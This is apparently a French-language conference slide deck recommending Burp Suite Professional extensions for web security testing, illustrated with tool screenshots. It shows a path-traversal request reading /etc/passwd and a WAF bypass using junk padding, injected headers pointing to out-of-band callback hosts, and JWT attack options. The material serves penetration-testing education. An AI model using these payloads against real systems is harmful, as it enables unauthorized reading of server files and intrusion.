



Turbo-Boosted Burp Suite



Burp Suite +



Addons adventure : Burp Suite customization

Table of contents

01

Burp Suite Professional

Pourquoi c'est bien

02

Le top des addons

Qui sont les meilleures

03

Les mentions honorables

C'est bien aussi

04

Conclusion

Maintenant ça marche mieux

01

Burp Suite Pro

Pourquoi c'est bien





Burp Suite Professional

Quelques features de la version professionnelle :

Addons	Accès à toutes les extensions du BApp Store
Active Scanner	Scanner de vulnérabilités avancé (Actif, passif, custom/template - BChecks...)
Faster Intruder	Intruder plus rapide, pas de delay
Gestion de projet	Possibilité d'enregistrer et de charger des projets
Wordlists	Accès à toutes les wordlists mises à disposition par PortSwigger (Filenames, payloads, Interesting files, ...)
Burp Collaborator	Service d'interaction réseau - Out-of-band security testing (OAST)



02

Le top des addons

Qui sont les meilleures





01 - PwnFox



#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies
6641	https://cdn.matomo.cloud	GET	/yeswehack.matomo.cloud/matomo.js			200	134657	script	js			✓	13.224.58.64	
6642	https://api.yeswehack.com	GET	/hacktivity?page=1&resultsPerPage=1		✓	200	1052	JSON				✓	137.74.99.145	
6643	https://api.yeswehack.com	GET	/ranking/hunters/sxox			200	838	JSON				✓	137.74.99.145	
6644	https://api.yeswehack.com	GET	/ranking/hunters/sxox			200	864	JSON				✓	137.74.99.145	
6645	https://api.yeswehack.com	GET	/ranking/hunters/andrivet			200	850	JSON				✓	137.74.99.145	
6649	https://blog.yeswehack.com	GET	/event/feed/			200	54059	XML				✓	149.202.37.132	
6650	https://blog.yeswehack.com	GET	/feed/			200	12619	XML				✓	149.202.37.132	
6673	https://www.yeswehack.com	GET	/			304	236					✓	149.202.37.132	
6675	https://cdn.matomo.cloud	GET	/yeswehack.matomo.cloud/container_SOU2...			304	404	script	js			✓	13.224.58.64	
6676	https://www.yeswehack.com	GET	/wp-content/cache/asset-cleanups/body-2...			304	236	script	js			✓	149.202.37.132	
6683	https://cdn.matomo.cloud	GET	/yeswehack.matomo.cloud/matomo.js			200	134657	script	js			✓	13.224.58.64	
6684	https://api.yeswehack.com	GET	/hacktivity?page=1&resultsPerPage=1		✓	200	1052	JSON				✓	137.74.99.145	
6685	https://api.yeswehack.com	GET	/ranking/hunters/sxox			200	838	JSON				✓	137.74.99.145	
6686	https://blog.yeswehack.com	GET	/feed/			200	12619	XML				✓	149.202.37.132	
6687	https://api.yeswehack.com	GET	/ranking/hunters/sxox			200	864	JSON				✓	137.74.99.145	
6688	https://api.yeswehack.com	GET	/ranking/hunters/andrivet			200	850	JSON				✓	137.74.99.145	
6689	https://blog.yeswehack.com	GET	/event/feed/			200	54059	XML				✓	149.202.37.132	
6699	https://www.yeswehack.com	GET	/			200	145692	HTML		Home - YesWeHack #1 Eur...		✓	149.202.37.132	
6706	https://cdn.matomo.cloud	GET	/yeswehack.matomo.cloud/container_SOU2...			200	34382	script	js			✓	13.224.58.64	
6707	https://www.yeswehack.com	GET	/wp-content/cache/asset-cleanups/body-2...			200	366417	script	js			✓	149.202.37.132	
6723	https://www.yeswehack.com	GET	/			200	145692	HTML		Home - YesWeHack #1 Eur...		✓	149.202.37.132	
6736	https://www.yeswehack.com	GET	/wp-content/cache/asset-cleanups/body-2...			200	396917	script	js			✓	149.202.37.132	
6737	https://cdn.matomo.cloud	GET	/yeswehack.matomo.cloud/container_SOU2...			304	404	script	js			✓	13.224.58.64	
6752	https://cdn.matomo.cloud	GET	/yeswehack.matomo.cloud/matomo.js			200	134657	script	js			✓	13.224.58.64	
6753	https://api.yeswehack.com	GET	/ranking/hunters/sxox			200	838	JSON				✓	137.74.99.145	
6754	https://api.yeswehack.com	GET	/ranking/hunters/sxox			200	864	JSON				✓	137.74.99.145	
6755	https://blog.yeswehack.com	GET	/feed/			200	12619	XML				✓	149.202.37.132	

- Liens :**
- <https://github.com/yeswehack/PwnFox>
 - <https://addons.mozilla.org/fr/firefox/addon/pwnfox/>

02 - HackVertor



Liens : - <https://github.com/hackvertor/hackvertor>

02 - HackVertor

```
Request
Pretty Raw Hex
1 POST /ajax_router.php HTTP/2
2 Host: example.com
3 Content-Length: 73
4 Accept: */*
5 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
6 X-Requested-With: XMLHttpRequest
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/115.0.5790.110 Safari/537.36
8
9 ajax_route=functions/barraProgreso.php&id=../../../../../../../../etc/passwd
10
11
12

Response
Pretty Raw Hex Render
1 HTTP/2 403 Forbidden
2 Server: awselb/2.0
3 Date: Fri, 18 Aug 2023 16:55:25 GMT
4 Content-Type: text/html
5 Content-Length: 520
6
7 <html>
8 <head>
9 <title>
10 403 Forbidden
11 </title>
12 </head>
13 <body>
```


```
Request
Pretty Raw Hex Hackvertor
1 POST /ajax_router.php HTTP/2
2 Host: example.com
3 Content-Length: 107
4 Accept: */*
5 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
6 X-Requested-With: XMLHttpRequest
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/115.0.5790.110 Safari/537.36
8
9 foos=@random_alpha_lower(10000)/>&ajax_route=functions/barraProgreso.php&id=
  ../../../../../../../../../../etc/passwd
10
11
12

Response
Pretty Raw Hex Render Hackvertor
1 HTTP/2 200 OK
2 Date: Fri, 18 Aug 2023 17:03:04 GMT
3 Content-Type: text/html; charset=UTF-8
4 Content-Length: 2163
5 Server: Apache
6 Strict-Transport-Security: max-age=63072000; includeSubdomains; preload
7 X-Frame-Options: SAMEORIGIN
8 Referrer-Policy: strict-origin
9 Vary: Accept-Encoding
10 X-Content-Type-Options: nosniff
11 X-Xss-Protection: 1; mode=block
12 Content-Security-Policy: 'img-src 'self' data;; base-uri 'self'; form-action 'self';
  object-src 'none'
13
14 root:x:0:0:root:/root:/bin/bash
15 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
16 bin:x:2:2:bin:/bin:/usr/sbin/nologin
17 sys:x:3:3:sys:/dev:/usr/sbin/nologin
18 sync:x:4:65534:sync:/bin:/bin/sync
19 games:x:5:60:games:/usr/games:/usr/sbin/nologin
20 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
21 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
22 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
23 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
24 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
25 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
26 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
```



03 - Active Scan ++

Professional



- Potential host header attacks (password reset poisoning, cache poisoning, DNS rebinding)
- Edge side includes
- XML input handling
- Suspicious input transformation (eg `7*7 => '49'`, `\x41\x41 => 'AA'`)
- Passive-scanner issues that only occur during fuzzing (install the 'Error Message Checks' extension for maximum effectiveness)

Liens : - <https://github.com/PortSwigger/active-scan-plus-plus>

04 - Param Miner

Issue detail

Unlinked parameter identified.

Successful probes

Found unlinked param: client-ip	client-ip	client-ipizehp
visible_text	0	Y
content_length	31	60
tag_names	0	Y
limited_body_content	X	Y
error	0	1
word_count	2	5
whole_body_content	X	Y
zwrtxqva	1	0
visible_word_count	0	4

```
> ! Secret input: header [2]
v ! Secret input: cookie [101]
```

```
vc=64be5312d04f3
17 Tczqbcs13sa8qrcpw: x
18 Client-Id: zwrtxqvaxjxuun2eqj
19 Origin: https://ih4ovc5.com
20
```

```
9 X-Content-Type-Options: nosniff
10 X-Xss-Protection: 1; mode=block
11 Content-Security-Policy: 'img-src 'self' data;;
    base-uri 'self'; form-action 'self';
    object-src 'none'
12
13 ip detectada:zwrtxqvaxjxuun2eqj
```

Liens : - <https://github.com/PortSwigger/param-miner>

05 - JWT Editor

The screenshot shows the JWT Editor interface. At the top, there are three circles and a search bar. Below, the 'Request' section is active, showing a 'JSON Web Token' selected. The JWT string is displayed as '1 - eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1Ni9yJ1c2VybmFtZSI6Imln...'. Below this, the 'Serialized JWT' is shown in hex. The 'Header' section displays a JSON object: `{ "typ": "JWT", "alg": "HS256" }`. The 'Payload' section displays a JSON object: `{ "username": "test", "admin": false }`. The 'Signature' section shows a hex string: `5E DA 5B AC 74 61 19 D9 31 A4 3B B1 65 DA D8 F0 E4 78 58 D4 15 08 5C A1 56 76 03 71 9F 6F 60 6E`. At the bottom, there is an 'Embedded JWK' section with a dropdown menu showing options: '"none" Signing Algorithm' and 'HMAC Key Confusion'. Below the dropdown are buttons for 'Attack', 'Sign', and 'Encrypt'.

ID	Type	Public Key	Private Key	Signing	Verification	Encryption	Decryption	
344f896c-f5a8-423c-bb...	RSA 2048	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	New Symmetric Key
89764892-951e-40d7-a...	OCT 128	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	New RSA Key

Buttons: New EC Key, New OKP, New Password

- Éditer et visualiser des JWT depuis le repeater
- Créer des clés symétriques / asymétriques
- Tester des attaques (none algorithm, HMAC Key Confusion, Embedded JWK, etc.)
- Scan de vulnérabilités liées aux JWTs (secret faible, etc.)

Liens : - <https://github.com/blackberry/jwt-editor>

06 - Turbo Intruder



```
Raw Hex Hackvector
1 POST /ajax_router.php HTTP/2
2 Host: example.com
3 Content-Length: 67
4 Sec-Ch-Ua:
5 Accept: text/html, */*; q=0.01
6 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
7 X-Requested-With: XMLHttpRequest
8
9
10
11
12
13
14
15
16
examples/basic.py
Choose scripts dir Save
def queueRequests(target, wordlists):
    engine = RequestEngine(endpoint=target.endpoint,
                           concurrentConnections=5,
                           requestsPerConnection=100,
                           pipeline=False)
    for word in open('/usr/share/dict/words'):
        engine.queue(target.req, word.rstrip())
def handleResponse(req, interesting):
    # currently available attributes are req.status, req.wordcount, req.length and req.response
    if req.status != 404:
        table.add(req)
```

```
examples/basic.py
examples/basic.py
examples/benchmark-h1-race.py
examples/benchmark-h2-race.py
examples/burpIntegration.py
examples/debug.py
examples/default.py
examples/email-link-extraction.py
examples/http2.py
examples/misc.py
examples/multi-Host.py
examples/multipleParameters.py
examples/outputToFile.py
examples/partialReadCallback.py
examples/pinwheel.py
```

- High-speed
- HTTP stack hand-coded
- Attacks are configured using Python code
- Multi-day/host attacks
- Support for headless environments
- Complex filters

Liens : - <https://github.com/PortSwigger/turbo-intruder>

07 - Authorize / Auth Analyzer

ID	Method	URL	Orig. Len	Modif. Len	Unauth. ...	Authz. St...	Unauth. ...
103	GET	http://...:3000/rest/basket/6	1009	1009	234 Bypassed!	Enforced!	
102	GET	http://...:3000/rest/user/whoami	130	132	11 is enforce...	is enforce...	
101	GET	http://...:3000/rest/basket/6	1009	1009	234 Bypassed!	Enforced!	
100	GET	http://...:3000/rest/basket/6	1009	1009	234 Bypassed!	Enforced!	
99	GET	http://...:3000/api/Products/3?d=Mon%20Feb%2001%202021	275	275	275 Bypassed!	Bypassed!	
98	GET	http://...:3000/api/Products/3?d=Mon%20Feb%2001%202021	352	352	352 Bypassed!	Bypassed!	
97	POST	http://...:3000/api/BasketItems/	157	30	234 Enforced!	Enforced!	
96	POST	http://...:3000/api/BasketItems/	158	30	234 Enforced!	Enforced!	
95	GET	http://...:3000/rest/continue-code	79	79	79 Bypassed!	Bypassed!	
94	GET	http://...:3000/rest/continue-code	79	79	79 Bypassed!	Bypassed!	
93	GET	http://...:3000/rest/basket/6	154	154	234 Bypassed!	Enforced!	
92	GET	http://...:3000/rest/basket/6	154	154	234 Bypassed!	Enforced!	
91	GET	http://...:3000/api/Quantities/	5724	5724	5724 Bypassed!	Bypassed!	
90	GET	http://...:3000/rest/products/search?q=	12482	12482	12482 Bypassed!	Bypassed!	
89	GET	http://...:3000/socket.io/?EIO=3&transport=polling&N=5zhh1&...	3	3	3 Bypassed!	Bypassed!	
88	GET	http://...:3000/api/Cards	206	30	31 is enforce...	Enforced!	
87	GET	http://...:3000/api/Address	266	30	31 is enforce...	Enforced!	
86	GET	http://...:3000/socket.io/?EIO=3&transport=websocket&sid=UjIT...	0	0	0 Bypassed!	Bypassed!	
85	GET	http://...:3000/rest/user/whoami	130	132	11 is enforce...	is enforce...	
84	GET	http://...:3000/rest/languages	4304	4304	4304 Bypassed!	Bypassed!	
83	GET	http://...:3000/rest/admin/application-configuration	17547	17547	17547 Bypassed!	Bypassed!	
82	GET	http://...:3000/rest/admin/application-version	20	20	20 Bypassed!	Bypassed!	
81	GET	http://...:3000/rest/user/whoami	130	132	11 is enforce...	is enforce...	
80	GET	http://...:3000/rest/admin/application-configuration	17547	17547	17547 Bypassed!	Bypassed!	
79	GET	http://...:3000/rest/admin/application-version	20	20	20 Bypassed!	Bypassed!	
78	GET	http://...:3000/api/Challenges/?name=Score%20Board	598	598	598 Bypassed!	Bypassed!	
77	GET	http://...:3000/rest/admin/application-configuration	17547	17547	17547 Bypassed!	Bypassed!	
76	GET	http://...:3000/api/Challenges/?name=Score%20Board	598	598	598 Bypassed!	Bypassed!	
75	GET	http://...:3000/socket.io/?EIO=3&transport=polling&N=5ziffw	103	103	103 Bypassed!	Bypassed!	
74	GET	http://...:3000/rest/admin/application-configuration	17547	17547	17547 Bypassed!	Bypassed!	
73	GET	http://...:3000/socket.io/?EIO=3&transport=polling&N=5zsl8	103	103	103 Bypassed!	Bypassed!	
72	GET	http://...:3000/	1924	1924	1924 Bypassed!	Bypassed!	

Request/Response Viewers Configuration

Modified Request Modified Response Expand

Pretty Raw Render ln Actions

```
12 {
13   "status": "success",
14   "data": {
15     "id": 6,
16     "coupon": null,
17     "createdAt": "2021-02-01T09:08:20.884Z",
18     "updatedAt": "2021-02-01T09:08:20.884Z",
19     "userId": 22,
20     "Products": [

```

Original Request Original Response Expand

Pretty Raw Render ln Actions

```
12 {
13   "status": "success",
14   "data": {
15     "id": 6,
16     "coupon": null,
17     "createdAt": "2021-02-01T09:08:20.884Z",
18     "updatedAt": "2021-02-01T09:08:20.884Z",
19     "userId": 22,
20     "Products": [

```

Unauthenticated Request Unauthenticated Response Expand

Pretty Raw Render ln Actions

```
12 {
13   "error": {
14     "message": "No Authorization header was found",
15     "name": "UnauthorizedError",
16     "code": "credentials_required",
17     "status": 401,
18     "name": {
19       "message": "No Authorization header was found"
20     }
21   }

```

- Red → IDOR
- Orange → Maybe IDOR
- Green → No IDOR

!! False positive !!

Liens : - <https://github.com/PortSwigger/authorize>

08 - Collaborator Everywhere

Professional

```
Pretty Raw Hex Hackvertor
1 GET / HTTP/2
2 Host: example.com
3 Sec-Ch-Ua:
4 Sec-Ch-Ua-Mobile: ?0
5 Sec-Ch-Ua-Platform: ""
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.2883.87 Safari/537.36 root@lmbc6nu0quu9bbs2fb5hs7spcgig65.oastify.com
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Sec-Fetch-Site: none
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15 Cache-Control: no-transform
16 From: root@bs72cd0qwk0zh1ys11b7xyfi6oxcm.oastify.com
17 X-Real-IP: spoofed.xmno6zucq6ulbnsefn5tsjs1csik69.oastify.com
18 X-Forwarded-For: spoofed.7emyy9mmigmv3xko7xx3ktkb42avyk.oastify.com
19 X-Wap-Profile: http://pvogfr34zy3dkf16ofel1b1tlkref3.oastify.com/wap.xml
20 True-Client-IP: spoofed.0fgrz2nfj9no4qlh8qywlml45vbqzf.oastify.com
21 Referer: http://pngg7rv4ryvdcft6gf6lbttdkkg75.oastify.com/ref
22 Client-IP: spoofed.288ts4ghcbgqxsejlsryeoe6yx4usj.oastify.com
23 X-Originating-IP: spoofed.u94ltwh9d3hiykfb2ksqfgfyzp5ntc.oastify.com
24 X-Client-IP: spoofed.gm676iuvqpu4b6sxf65cs2skcbia6z.oastify.com
25 Contact: root@ao218cwpsjwyd0urh076uwuee5k68v.oastify.com
26 Cf-Connecting-ip: spoofed.k5qbpmdz9td8uab1yaogb6bovf1hp6.oastify.com
27 Forwarded: foR=spoofed.053rp2df99douqbyqowbmb4vv1ypn.oastify.com;by=spoofed.053rp2df99douqbyqowbmb4vv1ypn.oastify.com;host=spoofed.053rp2df99douqbyqowbmb4vv1ypn.oastify.com
28
29
```

Liens : - <https://github.com/PortSwigger/collaborator-everywhere>

09 - InQL

- Search for known GraphQL URL paths
- Search for exposed GraphQL
- Find queries, mutations, subscriptions
- Find objects and custom object types



The screenshot shows a web browser window with the address bar displaying `http://172.17.0.2:5000/graphql`. The main content area shows a directory listing for `172.17.0.2:5000`. The `query` directory is expanded, showing a sub-directory `2023-01-17`, which is further expanded to show a sub-directory `1673971528`. Inside this directory, several query files are listed, with `singleUser.query` highlighted in orange. Below the directory listing, a document icon is visible for `doc-2023-01-17-1673971528.html`.

On the right side of the browser window, a preview pane shows the content of the selected `singleUser.query` file. The preview is titled `GraphQL #0` and `Raw`. The content is a GraphQL query:

```
1 query {
2   singleUser(user:1334) {
3     apiKey
4     dateOfBirth
5     uuid
6     surname
7     name
8     id
9     user
10  }
```

Liens : - <https://github.com/doyensec/inql>

10 - Backslash Powered Scanner

Professional

? Suspicious Input Transformation

Issue: Suspicious Input Transformation
Severity: High
Confidence: Tentative
Host: http://codepen.io
Path: /preprocessors

Note: This issue was generated by the Burp extension: protoScan2.

Issue detail

The application transforms input in a way that suggests it might be vulnerable to some kind of server-side code injection

Affected parameter:1

Interesting transformations:

- \{ => {
- { => {
- \} => }
- } => }
- \ (=> (
- (=> (
- \) =>)
-) =>)
- \ [=> [
- [=> [
- \] =>]
-] =>]
- \ ` => `
- ` => `
- \ # => #
- # => #
- \ & => &
- & => &
- \ | => |
- | => |
- \ ^ => ^
- ^ => ^

Boring transformations:

- \!01 => !01
- \x41 => \x41
- \u0041 => \u0041
- \0 => 0
- \1 => 1
- \' => \'
- \\$ => \\$
- \ => \

Get baseline:

\zz => \zz

Look for anomalies:

\ " => \ "

\\$ => \\$

\{ => {


\x41 => \x41

Liens : - <https://github.com/PortSwigger/backslash-powered-scanner>

03

Mentions honorables

C'est bien aussi



Mentions honorables

- Java Deserialization Scanner
- JSON Beautifier
- JWT ReAuth
- Upload Scanner
- HTTP Request Smuggler
- Web cache deception Scanner
- Log4Shell Everywhere
- JS miner
- Server-Side Prototype Pollution Scanner
- WSDler
- Content Type Converter
- Piper
- Nuclei
- YesWeBurp
- PHP Object Injection Check
- HopLa
- RIO
- Logger++



04

Conclusion

Maintenant ça marche mieux



Conclusion



- Marche mieux
- Couvre plus de cas
- Plus productif
- Plus rapide
- Automatisation ftw

Conclusion

Yes, but ...



Ressources

- <https://github.com/snoopysecurity/awesome-burp-extensions>
- <https://portswigger.net/solutions/penetration-testing/penetration-testing-tools>
- <https://portswigger.net/bappstore>
- <https://blog.yeswehack.com/category/yeswerhackers/pimpmyburp/>
- <https://blog.yeswehack.com/yeswerhackers/pimpmyburp-9-use-bcheck-to-improve-vulnerability-scanning/>
- <https://portswigger.net/burp/documentation/desktop/extensions/installing-extensions>
- <https://portswigger.net/burp/documentation/desktop/automated-scanning>
- <https://www.blackhat.com/docs/eu-16/materials/eu-16-Kettle-Backslash-Powered%20Scanning-Hunting-Unknown-Vulnerability-Classes.pdf>



Thanks!

Questions ? :)



@Nishacid